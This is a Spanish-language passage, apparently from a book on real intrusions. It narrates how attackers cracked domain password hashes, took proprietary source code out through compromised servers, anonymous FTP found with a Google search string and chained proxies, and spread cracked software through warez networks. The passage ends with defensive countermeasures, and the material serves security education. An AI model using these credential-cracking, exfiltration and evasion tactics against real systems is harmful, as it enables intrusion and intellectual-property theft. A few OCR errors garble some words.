Este empleado había abierto una cuenta en su servicio de atención utilizando su dirección de correo electrónico y una contraseña. Había hecho lo mismo para dos o tres fabricantes. Encontré los correos de respuesta [de las empresas] diciendo: "Gracias por registrar su cuenta, su nombre de usuario es éste y su contraseña es ésta". La contraseña era "micontraseña" en dos compañías diferentes.

Por tanto, quizás, sólo quizás, sería la misma que utilizaba en el trabajo. La gente es perezosa, sin duda, merecía la pena intentarlo.

Efectivamente. La contraseña funcionó en una de sus cuentas en el servidor de la compañía. Pero no era la cuenta de administrador del dominio que Robert esperaba, la que le habría dado acceso a la base de

datos maestra de cuentas, en la que se guardan los nombres de usuario y *hashes* de contraseñas de todos los usuarios del dominio. Esta base de datos se invocaba para autentificar a los usuarios en todo el dominio. Aparentemente, este empleado sólo tenía un nombre de usuario, pero tenía diferentes niveles de acceso en función de si se registraba en el dominio o en la máquina local. Robert necesitaba acceso de Administrador de dominio para acceder a los sistemas más confidenciales de la empresa, pero el administrador utilizaba una contraseña diferente para la cuenta Administrador de dominio, justo la que Robert no tenía. "Eso me irritó", se queja.

Todo aquello empezaba a ser peor que frustrante. "Pero pensó que al final encontraría su contraseña a la otra cuenta simplemente mirando en otros recursos".

Entonces la situación comenzó a mejorar. Vio que la compañía utilizaba una aplicación de gestión de proyectos que se llamaba Visual SourceSafe y se las arregló para conseguir acceso al archivo de contraseñas externo que, según parecía, podía leer cualquier usuario que tuviera acceso al sistema. Atacar el archivo de contraseñas con un software para craquear contraseñas de dominio público requirió "quizás una semana y media, o dos semanas, y yo tenía una contraseña diferente de ese hombre". Había recuperado una segunda contraseña para el administrador que había estado siguiendo. Tiempo para una pequeña celebración. Esta contraseña también se utilizaba para la cuenta de Administrador de dominio, la cual dio a Robert acceso a todos los demás servidores a los que quería entrar.

Observaciones sobre las contraseñas

Las contraseñas son cosas muy personales, dice Robert. "Sabes que una compañía es muy severa cuando se da a todo el mundo una contraseña y esa contraseña es visceral y rigurosa. Cuando la compañía es más despreocupada define como contraseña predeterminada un día de la semana, el nombre de la empresa o algo igual de mecánico".

(Robert me confió que en la compañía en la que él trabaja, la contraseña de un empleado es el día en el que entra a la empresa. Para intentar abrir la cuenta "tienes siete intentos antes de que el sistema se

bloquee y, por supuesto, no necesitas más de cinco intentos" para penetrar en la cuenta de alguien.)

Robert descubrió que muchas de las cuentas de la empresa que intentaba comprometer tenían una contraseña predeterminada con el formato siguiente:

```
nombrecompañía-2003
```

No encontró ninguna con "2002" o un año anterior, de lo que se deduce que todas se cambiaron en Año Nuevo. ¡Qué gestión de contraseñas tan ingeniosa!

Obtener acceso absoluto

Robert sentía cómo estaba cada vez más cerca de su objetivo. Provisto de la segunda contraseña que había obtenido para el administrador cuya identidad electrónica había secuestrado, ahora tenía acceso a los *hashes* de contraseñas de todo el dominio. Utilizó la herramienta PwDump2 para extraer los *hashes* del Controlador de Dominio Primario y lOphtCrack III para craquear la mayoría de las contraseñas.

(El truco más reciente utiliza tablas de arco iris, en inglés, *rainbow tables,* que son tablas de *hashes* de contraseña y sus contraseñas correspondientes. Un sitio, *http://sarcaprj.wayreth.eu.org/,* puede craquear el *hash* de una contraseña, para ello, el usuario sólo tiene que enviarle al Administrador de la LAN los *hashes* NT y su dirección de correo electrónico. A continuación, el usuario recibe un correo con las contraseñas. Robert explica: "Tienen ciertos *hashes* generados previamente basados en los juegos de caracteres que se utilizan con más frecuencia en la construcción de contraseñas, por eso, en lugar de necesitar muchísima potencia, tienen 18 ó 20 gigabytes de *hashes* preparados y las contraseñas correspondientes. Un ordenador puede revisar todos los *hashes* a gran velocidad y encontrar una coincidencia. Lo que hace es preguntar: '¿eres esto? ¿Eres esto? ¿Eres esto? Vale, eres *esto"*\ Un ataque de tablas de arco iris reduce el tiempo de craqueo a segundos.)

Cuando lOphtCrack hubo terminado, Robert tenía las contraseñas de la mayoría de los usuarios del dominio. Para entonces, había elaborado, a partir de la información extraída de los correos electrónicos que había secuestrado, una lista de personas que habían intercambiado mensajes con el administrador de sistemas. Un mensaje era de un trabajador que le había escrito sobre un servidor que estaba estropeado, se quejaba diciendo: "No puedo guardar ninguna revisión nueva y no puedo desarrollar código". Obviamente, era desarrollador, y tener ese dato era de gran ayuda. Robert buscó el nombre de usuario y la contraseña del desarrollador.

Marcó y se registró con las credenciales del desarrollador. "Registrándome con su identidad tenía acceso absoluto a todo".

"Todo" en este caso significaba concretamente, el código fuente del producto, "las llaves del reino". Y las tenía. "Quería robar las fuentes. Era todo lo que quería", recuerda feliz.

Enviar el código a casa

Robert percibió el brillo del oro que había estado persiguiendo. Pero todavía tenía que encontrar una forma, una forma segura, de que se lo entregaran en la puerta de su casa. "Eran archivos muy pesados. Creo que todas las fuentes ocupaban alrededor de un giga y para eso hacían falta semanas", explica.

(Al menos no era, ni con mucho, tan desesperante como descargar un archivo comprimido enorme con un módem a 14,4K baudios, que es lo que yo hice cuando copié cientos de megabytes del código fuente de VMS de la empresa Digital Equipment Corporation años antes.)

Dado el colosal tamaño del código fuente, Robert quería una conexión mucho más rápida para enviarlo. Además de querer una ruta de entrega con la que no fuera fácil llegar hasta él. Encontrar una conexión rápida no fue difícil. Anteriormente había comprometido otra compañía en Estados Unidos que utilizaba Citrix MetaFrame, que había sido una presa fácil en Internet.

Robert creó una conexión VPN con la compañía en cuestión y estableció la correspondencia entre una unidad y el lugar donde residía el código fuente. Lo copió. "Utilicé el servidor Citrix para conectar la VPN a la red [de la empresa de software] otra vez y, entonces, establecí la relación con el recurso compartido. A continuación, copié todo el código fuente, archivos binarios y otros datos al servidor Citrix desechable".

Con la intención de encontrar una ruta para entregar los archivos de forma segura, que no pudiera localizar (esperaba), utilizó su motor de búsqueda favorito, Google, para encontrar un servidor FTP anónimo (que permite a cualquier persona cargar y descargar archivos a un directorio de acceso público). Además, buscaba un servidor FTP anónimo que tuviera directorios a los que también se pudiera acceder a través de HTTP (con un explorador Web). Pensaba que utilizando un servidor FTP anónimo, su actividad quedaría "sepultada en el ruido" porque muchos otros internautas utilizarían también el servidor para intercambiar porno, programas, música y películas.

La cadena de búsqueda que introdujo en Google fue la siguiente:

```
index of parent incoming inurl:ftp
```

Estas búsquedas de servidores FTP están definidas para permitir acceso anónimo. Desde los servidores identificados mediante la búsqueda de Google, Robert seleccionó uno que reunía el requisito de las descargas por HTTP que ya hemos mencionado, para poder descargar el código de su explorador Web.

Con los archivos de las fuentes trasferidos ya desde la compañía hasta el servidor Citrix comprometido, tenía que transferirlos de nuevo al servidor FTP anónimo que había encontrado con Google.

Ahora sólo le quedaba el último paso antes de que, por fin, pudiera tener el preciado código fuente ***m*** sus manos: transferir ios archivos del servidor FTP a su propio ordenador. Pero, "a fin de cuentas, no quería tener mi dirección de Internet descargando todo ese código fuente, especialmente, porque serían horas y horas". Por eso, antes de transferir los archivos al servidor FTP, los comprimió y les puso un nombre inocuo ("regalo.zip, o algo por el estilo").

Una vez más, utilizó una cadena de servidores *proxy* abiertos para rebotar su conexión para reducir las posibilidades de ser localizado. Robert explica que: "Hay alrededor de cien servidores *proxy* Socks abiertos sólo en Taiwán. Y en un momento dado puede haber cien personas utilizando cualquiera de ellos". Si por casualidad hubieran habilitado la función de registro, los archivos serían enormes, lo que significa que es altamente improbable que los hombres de traje puedan seguirte la pista y llamar a tu puerta. "Eres como la aguja en el pajar. Es una tarea demasiado engorrosa".

Finalmente, después de todo su trabajo, la transmisión estaba en proceso.

> *No podía creer que el código se estuviera descargando. Era algo grande.*

COMPARTIR: EL MUNDO DEL CRACKER

¿Qué hace un *hacker* como Erik o Robert una vez que tienen en sus manos un software que todos codician? Para ellos dos, y para otros muchos a quienes se pueden aplicar los términos de *"cracker"* o "pirata de software", la respuesta es, en la mayoría de los casos, compartir el software que han pirateado con muchas, muchas otras personas.

Pero lo comparten indirectamente.

Erik explica los pasos que siguió después de pescar el software de servidor que había estado persiguiendo dos años. La aplicación había sido escrita en un lenguaje de programación en el que no tenía un nivel avanzado, pero tenía un amigo que había sido programador de ese lenguaje, así que le pasó las fuentes para generar el código de desbloqueo o inscripción con el que sortear las comprobaciones de seguridad de la licencia. Le añadió una interfaz gráfica de usuario (GUI) encima del generador de claves robado para disfrazar el origen del código.

> *Se lo di a otra persona y ésta cargó el software en uno de los sitios de descarga de software pirateado* fwarez core), *lo archivó todo en un paquete, le puso el generador de claves y creó*

archivos de información con instrucciones sobre cómo instalar y craquear el software. No lo colgué yo mismo.

Cuando todo está listo para cargar el programa y el generador de claves, lo primero que hacen es comprobar si ya hay alguien que haya craqueado el mismo programa.

Antes de colgar nada, queremos estar seguros de que no lo haya hecho nadie antes, así que hacemos una comprobación de duplicados para asegurarnos de que es único.

Esta comprobación es muy sencilla. El *cracker* visita el sitio www.dupecheck.ru (está localizado en Rusia[19]) e introduce el nombre y la versión del producto. Si aparece en la lista significa que otra persona lo ha craqueado ya y que lo ha colgado en alguno de los sitios de descargas.

Si bien el hecho de que el software esté colgado en la Web no significa que cualquiera pueda descargárselo. En realidad, el sitio advierte en letras destacadas que pertenece a un grupo cerrado y que no hay nada que hacer.

Además, si se trata de un producto actual y todavía no está listado, significará que el *cracker* ha dado un golpe maestro. El puede ser el primero en cargar la versión craqueada del software.

Después de que se haya cargado el paquete nuevo, la distribución comienza a toda velocidad, como describe Erik:

Habrá, quizás, unos 50 sitios de warez core *en el mundo, sitios FTP privados. Cuando se carga algo en uno de estos sitios, pasa menos de una hora en replicarse de ese sitio a miles de sitios diferentes en todo el mundo, a través de mensajeros.*

Quizás entre 50 y 200 veces al día, pongamos que son 100, es una media muy buena. Cien programas al día se piratean de esta forma.

Este sitio ya no está accesible, pero otros han ocupado su lugar.

Un "mensajero", explica Erik es una persona que mueve "material" de un sitio de *cracks* a otro. Los mensajeros son "el nivel inmediatamente inferior en la cadena alimenticia" después de la gente que craquea el software.

> *Los mensajeros vigilan tres o cuatro sitios diferentes. Tan pronto como alguien carga [una aplicación craqueada] en un sitio de* warez *y ven que es algo nuevo, lo descargan y lo envían a los otros tres o cuatro sitios tan rápido como pueden, antes de que lo haga nadie.*
>
> *Ahora, en esta fase, debe haber unos 20 sitios que los tienen. A veces, puede ser entre dos y tres meses antes de que [el software nuevo] llegue al mercado.*

El siguiente nivel de mensajeros, los chicos que todavía no han conseguido acceder a los sitios de *warez*, identifican el producto nuevo y realizan el mismo proceso de descargarlo y volver a cargarlo tan rápido como pueden en tantos sitios como les es posible, para ser los primeros. "Y se filtra de este modo, En sólo una hora ha dado dos veces la vuelta al mundo".

Algunas personas acceden a los sitios de *warez* mediante créditos, explica Erik. Los créditos son un tipo de divisa de *crackers* que se ganan contribuyendo a la misión de los sitios, que es la distribución de software craqueado. Generalmente, el *cracker* facilita tanto el programa, como la herramienta para generar las claves de licencia válidas o algún otro tipo de solución.

Un ***cracker*** consigue créditos siendo el primero que carga el "crack" en un sitio que no lo tenga. Sólo recibe créditos la primera persona que carga una nueva aplicación en un sitio concreto.

> *De este modo están muy motivados a hacerlo rápidamente. Por eso, en un plis pías, está en todas partes. En ese momento, la gente hace copias del programa en sus propios sitios de* cracks *o grupos de noticias.*

> *La gente como yo, los que craquean, tiene acceso ilimitado siempre, si eres* cracker, *quiere que sigas aportando material bueno cuando eres la primera persona que lo tiene.*

Algunos sitios tienen el programa completo y el generador de claves, pero Erik explica que: "Muchos sitios de *craks* no incluyen el programa, sino sólo el generador de claves. Con la intención de que [los archivos] sean más pequeños y para reducir la posibilidad de que la policía les clausure el sitio".

En cuanto a todos estos sitios, no sólo los sitios de *warez core* de nivel superior, sino los dos o tres niveles por debajo, es "difícil acceder a ellos. Todos son privados" porque si la dirección de uno de estos sitios se diera a conocer, "la policía federal no sólo lo cerraría, sino que lo cerraría, arrestaría a la gente, se llevaría todos sus ordenadores y arrestaría a todo el que hubiera estado alguna vez en el sitio" porque esos sitios FTP son, después de todo, repositorios de cantidades colosales de propiedad intelectual robada.

> *Yo ni siquiera entro ya en ellos. Muy rara vez, por los riesgos que implica. Entro cuando necesito algún programa, pero yo nunca cargo material.*
>
> *En realidad, es muy interesante por lo extremadamente eficaz que es. ¿Qué otro sector tiene un sistema de distribución como éste y tiene a la gente motivada porque todos quieren algo?*
>
> *Como* cracker, *recibo invitaciones para acceder a todos estos sitios porque todos los sitios quieren* crackers *buenos para así tener más mensajeros. Y los mensajeros quieren acceso a los sitios buenos porque es ahí donde consiguen buen material.*
>
> *Mi grupo no permite la entrada a gente nueva. Además, hay ciertas cosas que no sacamos. Una vez sacamos el Microsoft Office, un verano, y fue demasiado arriesgado. Después de eso decidimos que no volveríamos a meternos con nombres tan importantes.*

Hay quien se pone activista, adopta una postura muy violenta y vende los CD. Especialmente, cuando comienzan a hacerlo por dinero, eso llama más la atención. Son a los que suelen pillar.

Eso en cuanto al software, pero ocurre lo mismo con la música y las películas. En algunos de los sitios Web de películas se tiene acceso a las películas dos o tres semanas antes del estreno en los cines. Suele ser alguien que trabaja para los canales de duplicación o de distribución. Siempre es alguien de dentro.

DILUCIDACIÓN

La lección que podemos extraer de la historia sobre cómo Erik buscó el último paquete de software de servidores que le faltaba para completar su colección es: en la naturaleza parece que no hay nada perfecto y, menos, cuando atañe a los humanos. La empresa que eligió como blanco tenía conciencia de seguridad y había realizado un excelente trabajo en la protección de sus sistemas informáticos. Aún así, ante un *hacker* lo suficientemente competente, decidido y dispuesto a dedicar todo el tiempo que haga falta resulta casi imposible mantenerlo alejado.

Cierto que probablemente tenga la suerte de no encontrar nunca a alguien tan decidido como Erik o Robert que quiera atacar su sistema, dispuesto a invertir cantidades ingentes de tiempo y de energía en ello. Pero, ¿y si alguien de la competencia, sin escrúpulos, estuviera dispuesto a contratar a un equipo de profesionales del submundo, un grupo de *hackers* mercenarios que estuvieran dispuestos a dedicar 12 ó 14 horas al día y a quienes les encantara su trabajo?

Y si los atacantes encontraran una rendija en la armadura electrónica de su organización, ¿qué pasaría entonces? En la opinión de Erik: "Cuando alguien entra en tu red tan lejos como yo llegué en aquella red, nunca, nunca, jamás podrás sacarlo. El *hacker* estará allí para siempre". Argumenta que sería necesaria "una revisión desmesurada de todos los componentes y cambiar absolutamente todas las contraseñas el mismo día, a la misma hora, reinstalar todo y, entonces, protegerlo todo a la misma hora para dejarlo a él fuera". Y habría que hacerlo todo sin

pasar por alto una sola cosa. "Con que se quede una puerta abierta, volveré a entrar en cualquier momento".

Mis experiencias propias confirman esta opinión. Cuando yo estaba en el instituto, penetré en la Easynet de Digital Equipment Corporation. Ellos sabían que tenían un intruso, pero durante ocho años, las mentes más prodigiosas de su departamento de seguridad no pudieron impedirme que entrara. Finalmente se libraron de mí, no por sus propios méritos, sino porque el gobierno fue tan amable que me ofreció un paquete de vacaciones pagadas en uno de sus centros de vacaciones federales.

CONTRAMEDIDAS

A pesar de que se trata de dos ataques muy diferentes, es revelador observar cuántas vulnerabilidades fueron la clave de los triunfos de ambos *hackers* y, de ahí, cuántas contramedidas afectan a ambos ataques.

A continuación, exponemos las principales lecciones que deben extraerse de estas historias.

Cortafuegos de empresas

Los cortafuegos deben configurarse de modo que sólo permitan el acceso a los servicios esenciales, en función de las necesidades de cada actividad. Debe revisarse el sistema con detenimiento para garantizar que no se puede acceder a ningún servicio que no sea realmente necesario para la actividad.

Además, piense en la posibilidad de utilizar un "cortafuegos con inspección de estado". Este tipo de cortafuegos ofrece una mejor seguridad mediante el seguimiento de los paquetes durante un periodo de tiempo. Sólo se permite la entrada de paquetes cuando es en respuesta a una conexión saliente. En otras palabras, el cortafuegos abre sus puertas para unos puertos concretos en función del tráfico saliente. Y, además, aplica una serie de reglas para controlar las conexiones de red salientes. El administrador del cortafuegos deberá revisar periódicamente la

configuración y los registros para verificar que no se hayan realizado cambios no autorizados. Si algún *hacker* comprometiera el cortafuegos, es muy posible que realizara algún cambio sutil que le ofrezca la ventaja que necesita.

Además, cuando sea conveniente, piense en la posibilidad de controlar el acceso a la VPN basada en la dirección IP del cliente. Esta medida es recomendable en los casos en los que un número limitado de empleados se conecte a la red de la empresa utilizando los servicios de la VPN. No sólo eso, podría implementar una forma más segura de autentificación en la VPN, como tarjetas inteligentes o certificados del lado del cliente, en lugar de contentarse con un secreto compartido estático.

Cortafuegos personales

Erik penetró en el ordenador del director general y descubrió que tenía funcionando un cortafuegos personal. Eso no le detuvo, puesto que recurrió a un servicio que el cortafuegos permitía utilizar. Pudo enviar comandos a través de un procedimiento almacenado que se activa por defecto en el servidor Microsoft SQL. Éste es otro ejemplo de explotación de un servicio que el cortafuegos no restringía. La víctima de este caso no se molestó en examinar los voluminosos registros de su cortafuegos, que guardaban más de 500 K de información sobre la actividad. No se trata de una excepción. Muchas organizaciones instalan tecnologías para prevenir y detectar intrusiones y esperan que la gestión de la tecnología sea automática y directa. Como han podido ver, este comportamiento negligente permite que un ataque continúe incólume.

La lección es clara: elabore meticulosamente las reglas del cortafuegos tanto para el tráfico entrante, como saliente de los servicios que no sean esenciales para la actividad, pero, además, revise regularmente las reglas del cortafuegos y los registros para detectar si ha habido cambios no autorizados o intentos de violación de la seguridad.

Es muy probable que un *hacker,* después de penetrar en el sistema, secuestre un sistema que no se utiliza o una cuenta de usuario inactiva para poder volver más adelante. Otra táctica consiste en afladir privilegios o grupos a cuentas existentes que ya hayan sido craqueadas.

Una de las formas de identificar posibles intrusiones o que alguien de la organización realice actividades no autorizadas es realizar auditorías periódicas de los permisos de las cuentas de usuario, los grupos y los archivos. Existen varias herramientas de seguridad de dominios, tanto comerciales, como públicas, para automatizar parte de este proceso. Puesto que los *hackers* también conocen esta medida, será importante verificar regularmente la integridad de las herramientas de seguridad, de los *scripts* y de cualquier dato y que se utilice en combinación.

Muchas intrusiones son resultado directo de configuraciones incorrectas de los sistemas, como un exceso de puertos abiertos, permisos débiles de archivos y servidores Web con deficiencias en la configuración. Después de que un atacante comprometa un sistema a nivel de usuario, el siguiente paso del ataque consiste en ampliar los privilegios explotando permisos mal configurados y vulnerabilidades conocidas que no hayan sido parcheadas. No olvide que muchos atacantes van acumulando numerosos avances nimios hasta llegar a comprometer todo el sistema.

Los administradores de la base de datos encargados de servidores de Microsoft SQL deberían pensar en la posibilidad de deshabilitar determinados procedimientos (como el xpcmdshell, xp_makewebtask y xpregread) que pueden utilizarse para acceder a otros lugares del sistema.

Sondeo de los puertos

Mientras lee esto, es muy probable que si tiene un ordenador conectado a Internet algún loco por la informática esté sondeando sus puertos, buscando elementos que estén al alcance de su mano. El sondeo de puertos en Estados Unidos y en la mayoría de países es legal, por lo que el derecho a recurrir a los tribunales es muy limitado. El factor clave es distinguir entre las amenazas serias y los miles de *script kiddies* que sondean su espacio de direcciones de la red.

Existen varios productos, incluidos los cortafuegos y los sistemas para detectar intrusiones, que identifican tipos concretos de sondeo de puertos y que pueden alertar a la persona adecuada sobre la existencia de actividad. La mayoría de los cortafuegos pueden configurarse para

identificar el sondeo de puertos y restringir la conexión cuando interese. Varios cortafuegos comerciales tienen opciones de configuración para impedir el sondeo rápido de puertos. También hay herramientas de "fuente abierta" que pueden identificar los sondeos de puertos y rechazar los paquetes durante un periodo de tiempo concreto.

Conozca su sistema

Deben realizarse tareas de gestión de sistemas para:

- Inspeccionar la lista de procesos con el propósito de detectar si hay algún proceso extraño o desconocido.

- Examine la lista de los programas autorizados para detectar que no se hayan añadido nuevos programas o realizarbrcambios **iKFautorizadosr^**

- Examine el sistema de archivos para ver si se ha añadido o modificado algún archivo binario del sistema, *script* o programa de aplicaciones.

- Investigue las posibles reducciones no justificadas del espacio libre en disco.

- Compruebe todas las cuentas del sistema o de usuario que haya activas y elimine las cuentas no utilizadas o desconocidas.

- Compruebe que las cuentas especiales instaladas por defecto están configuradas para denegar los accesos interactivos o procedentes de la red.

- Compruebe que los directorios y archivos del sistema y tienen permisos de acceso adecuados.

- Compruebe si hay actividades extrañas en los registros del sistema (como accesos remotos de orígenes desconocidos o a horas inusuales durante la noche o el fin de semana).

9 Analice los registros de servidor Web para identificar las posibles solicitudes de acceso a archivos no autorizados. Los atacantes, como hemos visto en este capítulo, copian archivos en el directorio del servidor Web y descargan el archivo mediante la Web (HTTP).

- En el caso de entornos de servidor Web que implementen FrontPage o WebDav, asegúrese de que se han definido los permisos adecuados para evitar que usuarios no autorizados accedan a estos archivos.

Respuesta a un incidente y envío de alertas

Conocer que se está produciendo una incidencia de seguridad puede ayudar a controlar los daños. Active auditorías del sistema operativo para identificar las posibles violaciones de seguridad. Implemente un proceso automático que alerte al administrador del sistema cuando se produzcan determinadas acciones. No obstante, debe saber que si un atacante consigue privilegios suficientes y conoce la existencia de esta auditoría, podrá burlar el sistema automático de alerta.

Detección de cambios no autorizados de las aplicaciones

Robert pudo reemplazar la aplicación helpdesk.exe explotando un fallo de configuración de escritura en FrontPage. Después de haber conseguido su objetivo de obtener el código fuente del producto que era el buque insignia de esa empresa, dejó su versión modificada de la aplicación de helpdesk para poder volver más adelante. Un administrador de sistemas que esté saturado de trabajo puede no darse cuenta nunca de que un *hacker* ha modificado encubiertamente un programa existente, sobre todo si no realiza comprobaciones de integridad. Una alternativa a las comprobaciones manuales es utilizar un programa, como el Tripwire[20], que automatiza un proceso de detección de cambios no autorizados.

[20] Encontrará más información sobre Tripwire en www.tripwire.com.

Permisos

Erik pudo obtener las contraseñas de la base de datos confidencial revisando los archivos del directorio /includes. Sin estas contraseñas iniciales, habría tenido más difícil concluir esta misión. Todo lo que necesitaba era encontrar las contraseñas de una base de datos confidencial en un archivo de fuentes legible. La mejor práctica de seguridad es evitar que se almacenen contraseñas en texto plano en archivos *batch,* fuente o *script.* Debe adoptarse una política en todo el ámbito de la empresa para prohibir el almacenamiento de contraseñas en texto plano, a menos que sea absolutamente necesario. Como mínimo, se deben proteger cuidadosamente los archivos que contienen contraseñas no cifradas para evitar que se descubran por accidente.

En la compañía que Robert atacó, no se había configurado correctamente el servidor Microsoft IIS4 para evitar que usuarios anónimos o invitados leyeran y escribieran archivos en el directorio del servidor Web. El archivo de contraseñas externo que se utilizaba junto con Microsoft Visual SourceSafe lo podía leer cualquier usuario que abriera una sesión en el sistema. Gracias a estos fallos de configuración, el atacante pudo obtener control absoluto sobre el dominio Windows de la empresa. Con toda probabilidad, la implementación de sistemas con una estructura organizada de directorios para las aplicaciones y los datos aumentará la eficacia de los controles de acceso.

Contraseñas

Además de otras sugerencias comunes de gestión de las contraseñas que ya hemos descrito anteriormente, el éxito de los atacantes de este capítulo destaca otros puntos importantes. Erik comentó que pudo predecir cómo creaba la empresa las contraseñas basándose en las contraseñas que ya había craqueado. Si su empresa exige a los empleados que sigan unas pautas estandarizadas y predecibles para crear sus contraseñas, debe tener claro que está enviando invitaciones de puertas abiertas a los *hackers.*

Una vez que un atacante consigue acceso privilegiado al sistema, le será prioritario encontrar las contraseñas de otros usuarios o de la bases de datos. Son muy comunes tácticas tales como buscar por el correo

electrónico o por todo el sistema de archivos las contraseñas en texto plano que puedan aparecer en correos, *scripts,* archivos batch, archivos "include" del código fuente y hojas de datos.

Las organizaciones que utilizan el sistema operativo Windows deberán pensar en la posibilidad de configurar el sistema operativo de modo que los *hashes* de contraseñas del Administrador de la red local no se almacenen en el registro. Si un atacante consigue derechos de acceso de administrador, podrá extraer los *hashes* de contraseñas e intentar craquearlos. El personal informático puede configurar fácilmente el sistema para que no se guarden los *hashes* de contraseñas de estilo tradicional y así aumentará sustancialmente la dificultad de craquear las contraseñas. No obstante, una vez que el atacante "posea" su ordenador, podrá husmear en el tráfico de la red o instalar un detector de contraseñas para conseguir las contraseñas de las cuentas.

Una alternativa a desactivar los *hashes* de contraseñas del Administrador de la red local consiste en crear contraseñas con un juego de caracteres que no esté disponible en el teclado utilizando la tecla <Alt> y el identificador numérico del carácter, como se describe en el Capítulo 6. Los programas de craqueo de contraseñas más utilizados no prueban caracteres de los alfabetos griego, hebreo, latín o árabe.

Aplicaciones de terceros

Utilizando herramientas personalizadas de sondeo de la Web, Erik descubrió un archivo de registro no protegido que había sido generado por un producto FTP comercial. El registro contenía toda la información de la ruta de acceso a archivos que se transfería desde y hasta el sistema. No confíe en las configuraciones predeterminadas cuando instale software de terceros. Implemente la configuración que menos probabilidades ofrezca de filtrar información valiosa, como los datos de registros, que se pueden utilizar para nuevos ataques a la red.

Protección de los recursos compartidos

La implementación de recursos compartidos en red es un método común para compartir archivos y directorios en la red de una empresa. El personal informático puede decidir no asignar contraseñas ni controles de

acceso a los recursos compartidos de la red porque sólo se puede acceder a ellos desde la red interna. Como hemos mencionado a lo largo de todo el libro, muchas empresas centran sus esfuerzos en mantener un perímetro bien seguro, pero fallan a la hora de proteger la parte interna de la red. Igual que hizo Robert, los atacantes que penetren en su red buscarán recursos compartidos con nombres que anticipen información valiosa y confidencial. Los nombres descriptivos como "investigación" o "copia de seguridad" facilitan enormemente el trabajo del atacante. La práctica más recomendable consiste en proteger suficientemente todos los recursos compartidos de la red que contengan información confidencial.

Evitar que se adivinen los DNS

Robert utilizó un programa de adivinación de DNS para identificar posibles nombres de *hosts* en un archivo ubicado en una zona de acceso público del dominio. Puede evitar que se descubran los nombres de sus *hosts* internos implementando lo que se conoce como DNS de horizonte dividido, que tiene un servidor para los nombres externos y otro para los internos. En el archivo de zona del servidor de nombres externos, sólo se mencionan los *hosts* de acceso público. El servidor de nombres internos, mucho mejor protegido, se utiliza para resolver las consultas internas de DNS para la red corporativa.

Protección de los servidores Microsoft SQL

Erik encontró un servidor secundario para el correo y la Web que utilizaba Microsoft SQL Server en el que el nombre y la contraseña de la cuenta eran los mismos que había identificado en los archivos "include" del código fuente. El servidor SQL no se debería haber expuesto a Internet a no ser que fuera estrictamente necesario para la actividad de la empresa. A pesar de que se había cambiado el nombre de la cuenta "SA", el atacante identificó el nuevo nombre y la contraseña en un archivo de código fuente que no estaba protegido. La práctica más recomendable es filtrar el puerto 1433 (el de Microsoft SQL Server) a menos que sea absolutamente necesario.

Protección de archivos confidenciales

Los ataques de las historias centrales de este capítulo se concluyeron con éxito porque el código fuente se guardaba en servidores que no estaban debidamente protegidos. En entornos de extrema confidencialidad como son el de I+D o el de un grupo de desarrollo, se puede añadir otra capa de seguridad mediante la implementación de tecnologías de cifrado.

Otro método que podría utilizar un desarrollador que trabaje individualmente (podría no ser práctico en un entorno de equipo, donde son varias personas las que requieren acceso al código fuente del producto que se está desarrollando) sería cifrar los datos extremadamente confidenciales, como el código fuente, con productos del estilo de PGP Disk o PGP Corporate Disk. Estos productos crean discos cifrados virtuales, aunque funcionan de tal modo que el proceso es transparente para el usuario.

Protección de las copias de seguridad

Estas historias ponen de manifiesto que es frecuente que los empleados, incluso los más concienciados en materia de protección, pasen por alto la importancia de proteger debidamente las copias de seguridad, incluidas las copias de mensajes de correo, para que el personal no autorizado no las pueda leer. Durante mi antigua época de *hacker,* descubrí que muchos administradores de sistemas dejaban archivos comprimidos de directorios confidenciales sin proteger. Y cuando trabajaba en el departamento de informática de un importante hospital, observé que tenían la rutina de hacer copias de seguridad de la base de datos de las nóminas y los archivos se dejaban sin ningún tipo de protección, de modo que un empleado con conocimientos podía acceder a la plantilla.

Robert aprovechó otro aspecto de este descuido tan común cuando encontró copias de seguridad del código fuente de la aplicación comercial de lista de correo ubicadas en un directorio de acceso público del servidor Web.

Protección contra los ataques de inyección de MS SQL

Robert eliminó deliberadamente las comprobaciones de validación de entrada de la aplicación basada en la Web, que habían sido diseñadas para evitar un ataque de inyección de SQL. Las siguientes medidas básicas podrían evitar que su organización sea víctima de algún ataque similar al que Robert utilizó:

- No implementar nunca un servidor Microsoft SQL en el ámbito del sistema. Piense en qué otro contexto de cuentas podría hacerlo.

- Durante el desarrollo de un programa, escriba código que no genere consultas SQL dinámicas.

- Utilice procedimientos predefinidos para ejecutar consultas SQL. Cree una cuenta exclusivamente para la ejecución de estos procedimientos y defina para ella sólo los permisos imprescindibles para llevar a cabo las tareas necesarias.

Uso de los Servicios VPN de Microsoft

Microsoft VPN utiliza la Autentificación de Windows, de modo que para un atacante resulta más sencillo explotar contraseñas débiles para conseguir acceso a la VPN. En ciertos entornos, puede ser recomendable exigir autentificación mediante tarjeta inteligente para acceder a la VPN (esta forma de autentificación elevaría el listón de dificultad unas cuantas marcas frente a utilizar claves de acceso). Además, en algunos casos, puede resultar apropiado controlar el acceso a la VPN en función de la dirección IP del cliente.

En el ataque que perpetró Robert, el administrador del sistema debería haber controlado que no hubiera ningún nuevo usuario en el grupo VPN. Otras medidas, que también hemos mencionado ya, incluyen eliminar del sistema cuentas inactivas, asegurar que hay en marcha un proceso para suprimir y desactivar cuentas de ex empleados y, cuando

convenga, restringir el acceso a la VPN y el acceso de marcación telefónica a ciertos días de la semana y ciertas horas al día.

Eliminación de los archivos de instalación

Robert logró las listas de correo que buscaba no explotando la aplicación de éstas en sí, sino aprovechando una vulnerabilidad del *script* predeterminado de instalación de la aplicación. Después de haber instalado correctamente una aplicación, deben eliminarse los *scripts* de instalación.

Cambio de los nombres de las cuentas de administrador

Cualquiera que tenga una conexión a Internet puede buscar en Google "lista de contraseñas predeterminadas" para encontrar sitios en los que se muestren cuentas y contraseñas en estado predeterminado tal como las distribuye el fabricante. Por tanto, sería buena idea cambiar el nombre a las cuentas de invitado y de administrador siempre que sea posible. Si bien es cierto que no sirve de nada si el nombre de la cuenta y la contraseña están guardados sin cifrar, como ocurrió en la compañía contra la que atacó Erik[21].

Fortalecimiento de Windows para evitar que almacene ciertas credenciales

La configuración predeterminada de Windows guarda automáticamente en la caché los *hashes* de contraseñas y almacena las contraseñas en texto plano utilizadas para el acceso telefónico a redes. Un atacante que haya obtenido los privilegios suficientes intentará extraer tanta información como le sea posible, incluidas las contraseñas que se almacenan en el registro o en otras áreas del sistema.

